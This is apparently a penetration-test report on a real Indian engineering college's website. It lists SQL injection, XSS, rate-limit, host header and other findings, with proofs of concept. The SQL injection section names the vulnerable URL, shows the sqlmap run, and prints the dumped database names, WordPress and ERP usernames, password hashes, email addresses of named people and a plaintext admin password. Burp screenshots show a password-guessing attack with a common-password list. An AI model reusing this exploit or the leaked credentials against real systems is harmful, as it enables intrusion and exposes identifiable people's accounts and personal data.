

General Testing Information	
Scope Name	Baba Banda Singh Bahadur Engineering College official site
Testing Scope / URL	http://bbsbec.edu.in/

DOMAIN


Vulnerabilities Name

1. [SQL Injection](#)
2. [Reflected XSS](#)
3. [HTML Injection](#)
4. [No rate limit](#)
5. [Host Header Injection](#)
6. [Clickjacking](#)
7. [Username Enumeration](#)
8. [Using components with known vulnerabilities](#)
9. [Security header missing](#)
10. [Server banner grabbing](#)
11. [Directory listing](#)
12. [Cleartext submission of password](#)

Proof of Concepts (POC)

Please check vulnerability tracker as shared for reproduction steps

SQL Injection



You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''' at line 1

```
(kali)~$ sqlmap "http://bbsbec.edu.in/sre/loaddetails.php?id=5" --dbms
--H--
-----[ ]----- {1.5.8#stable}
|_-. [ ] |'.|
|--- [ ] |---|
|_V... | | http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is
the user's liability and we are not responsible for any misuse or damage caused by this program

[*] starting @ 22:55:42 /2021-12-04/

[22:55:42] [WARNING] it appears that you have provided tainted parameter values (id=5") with most likely
uses so sqlmap could be able to run properly
are you really sure that you want to continue (sqlmap could have problems)? [y/N]
[22:55:58] [INFO] resuming back-end DBMS 'mysql'
[22:55:58] [INFO] testing connection to the target URL
[22:55:59] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the
sqlmap resumed the following injection point(s) from stored session:
---
```


```
File Actions Edit View Help
[22:55:59] [INFO] fetching database names
available databases [22]:
[*] admission
[*] alumni
[*] alumni_bbsbec
[*] bbsbec
[*] col
[*] diligent_bbsbec_wp_dev
[*] fateh_mar
[*] information_schema
[*] marathon
[*] mysql
[*] naac
[*] payment
[*] performance_schema
[*] pub
[*] pubg
[*] registration
[*] registrations
[*] sosmch
[*] sre
[*] swimming
[*] te :
[*] wordpress_alumni
```

```
File Edit Search View Document Help
~/Desktop/bbsbec(29-11-2021)vulnerable-link - Mousepad

bugs (29-11-2021)vulnerable-link x x

1 sql injection- http://bbsbec.edu.in/sre/loaddetails.php?id=
2 erp:
3 +-----+
4 | User | Password |
5 +-----+
6 | bbsb | *445F59F2A47F66E02D0F7E447A71B80169029C6 |
7 | erp | *6080C86B4FAAF376E717B67D636388BA7DA23AA |
8 | erp | *6080C86B4FAAF376E717B67D636388BA7DA23AA |
9 | root | <blank> |
10 | root | <blank> |
11 | root | <blank> |
12 | root | <blank> |
13 +-----+
14
15 -----
16 bbsbec website:
17 +-----+
18 | ID | user_url | user_pass | user_email | user_login | user_status | display_name | user_nickname | user_registered | user_activation_key |
19 +-----+
20 | 1 | <blank> | $P$B.U7pF0QIz4pkrWYauKLSQ7DgKNdo1 | davneet92@gmail.com | admin | 0 | admin | admin | 2016-12-05 06:41:25 | 1688237125:$P$B1G2nTzQwH6DU46Vad8Sv2B1gm.Vo2. |
21 | 2 | <blank> | $P$BRW7Jh8YjnfR1R.OTtjZ6J/Xu0qBy. | bbsbec1@diligentweblabs.com | bbsbec1 | 0 | bbsbec1 | bbsbec1 | 2017-04-12 07:11:47 | <blank> |
22 | 3 | <blank> | $P$B.U7pF0QIz4pkrWYauKLSQ7DgKNdo1 | bbsbec2@diligentweblabs.com | bbsbec2 | 0 | bbsbec2 | bbsbec2 | 2017-04-12 07:13:23 | 1515668504:$P$B30892U520LWJBVeA3Bd5Mc3b5RuYr/ |
23 | 4 | <blank> | $P$B9MW/wXISKfsqXspZ7qbV73b006s/ | bbsbec3@diligentweblabs.com | bbsbec3 | 0 | bbsbec3 | bbsbec3 | 2017-04-12 07:14:04 | <blank> |
24 | 538920 | <blank> | $P$B.U7pF0QIz4pkrWYauKLSQ7DgKNdo1 | superuser35166@yahoo.de | superuser35166 | 0 | superuser35166 | superuser35166 | 2014-08-19 10:53:18 | <blank> |
25 | 538921 | <blank> | $P$B0AP/V7Ah04097PPWImo0LHTLMM0F9. | <blank> | wp.service.controller.XQ9Vd | 0 | Service | Service | 0000-00-00 00:00:00 | <blank> |
26 | 538922 | <blank> | $P$BjeK5qb0YRRfvIKY502LhdG56Zhx0C. | simarjot.simarjot@gmail.com | simarjot | 0 | Simarjot Singh | simarjot | 2018-06-10 05:53:47 | 1528610033:$P$BUp0saKC4s6y3qTzQU8YbInDhx.bYx/ |
27 | 538923 | <blank> | $P$BA5g.JX1xyPT8xnBAY9CX2Tfs3Pz4Z. | hod_tp@bbsbec.ac.in | tnp | 0 | Rupinder Singh | tnp | 2019-10-29 06:43:43 | 1572331428:$P$B4wMBcw03pIZF7dt8ebJHzDoyd6wLW1 |
28 +-----+
29
30 -----
31 pubg:
32 +-----+
33 | id | password | username |
34 +-----+
35 | 1 | msi | admin |
36 +-----+
37
```




Reflected XSS



HTML Injection

Sikh Religion Examination x +

← → Not secure | bbsbec.edu.in



General InstructionsRegistration FormFee DetailsDownload Application FormDownload Admit CardReading Material

Enter Registration Number

4

Submit

Burp Suite Professional (2021.8 - Temporary Project - licensed to Infinity)

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

3 x ...

Send Cancel < > *

Target: http://bbsbec.edu.in HTTP/1

Request

Pretty Raw Hex View

```
1 GET /sre/loaddetails.php?id=4 HTTP/1.1
2 Host: bbsbec.edu.in
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
4 Accept: */*
5 Referer: http://bbsbec.edu.in/sre/fee.php
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: _gcl_aum=1.179531568.1632608005; PHPSESSID=ikk6rtfuml72w9ql393qu7ar4; npf_rs; npf_l=bbsbec.edu.in; npf_u=http://bbsbec.edu.in/; npf_fx=1; wordpress_test_cookie=WP-Cookie-check; TawkConnectionTime=0
9 Connection: close
10
11
```

Response


Pretty Raw Hex Render View

INSPECTOR

Search... 0 matches Search... 0 matches

Ready

No rate limit



3. Intruder attack of bbsbec.edu.in - Temporary attack - Not saved to project file

Attack Save Columns



ResultsTargetPositionsPayloadsResource PoolOptions

Filter: Showing all items

Request ^	Payload	Status	Error	Timeout	Length	Comment	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4146		
1	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	4146		
2	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4146		
3	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	4146		
4	qwerty	200	<input type="checkbox"/>	<input type="checkbox"/>	4146		
5	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	4146		
6	12345	200	<input type="checkbox"/>	<input type="checkbox"/>	4146		
7	1234	200	<input type="checkbox"/>	<input type="checkbox"/>	4146		
8	Demo@2021	200	<input type="checkbox"/>	<input type="checkbox"/>	4146		
9	111111	200	<input type="checkbox"/>	<input type="checkbox"/>	4146		
10	1234567	200	<input type="checkbox"/>	<input type="checkbox"/>	4146		
11	dragon	200	<input type="checkbox"/>	<input type="checkbox"/>	4146		
12	123123	200	<input type="checkbox"/>	<input type="checkbox"/>	4146		
13	baseball	200	<input type="checkbox"/>	<input type="checkbox"/>	4146		
14	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	4146		
15	football	200	<input type="checkbox"/>	<input type="checkbox"/>	4146		
16	monkey	200	<input type="checkbox"/>	<input type="checkbox"/>	4146		
17	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	4146		
18	696969	200	<input type="checkbox"/>	<input type="checkbox"/>	4146		
19	shadow	200	<input type="checkbox"/>	<input type="checkbox"/>	4146		
20	master	200	<input type="checkbox"/>	<input type="checkbox"/>	4146		
21	666666	200	<input type="checkbox"/>	<input type="checkbox"/>	4146		
22	qwertyuiop	200	<input type="checkbox"/>	<input type="checkbox"/>	4146		
23	123321	200	<input type="checkbox"/>	<input type="checkbox"/>	4146		
24	mustang	200	<input type="checkbox"/>	<input type="checkbox"/>	4146		
25	1234567890	200	<input type="checkbox"/>	<input type="checkbox"/>	4146		

Finished

Host header injection



Burp Suite Community Edition v2021.8.2 - Temporary Project

Sequencer Dashboard Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x ...

Send Cancel < > Follow redirection Target: http://bbsbec.edu.in HTTP/1

Request

Pretty Raw Hex \n

```

1 GET / HTTP/1.1
2 Host: bing.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*
  /*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: _gcl_au=1.1.1881746114.1647079795; PHPSESSID=
  92plseekiefv9reh9icdmelbh0; npf_r=; npf_l=bbsbec.edu.in; npf_u=
  http://bbsbec.edu.in/; npf_fx=1; TawkConnectionTime=0; twk_idm_key
  =mjtwpbfgSM2qiHPhstjSP
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12

```

Response

Pretty Raw Hex Render \n


```

1 HTTP/1.1 301 Moved Permanently
2 Location: http://www.bing.com/
3 X-MSEdge-Ref: Ref A: CD880CC2636847FF808C86B37DCAAFEB Ref B:
  DEL01EDGE0414 Ref C: 2022-03-12T06:08:37Z
4 Date: Sat, 12 Mar 2022 06:08:37 GMT
5 Content-Length: 0
6 Via: HTTP/1.1 forward.http.proxy:3128
7 Connection: close
8
9



```


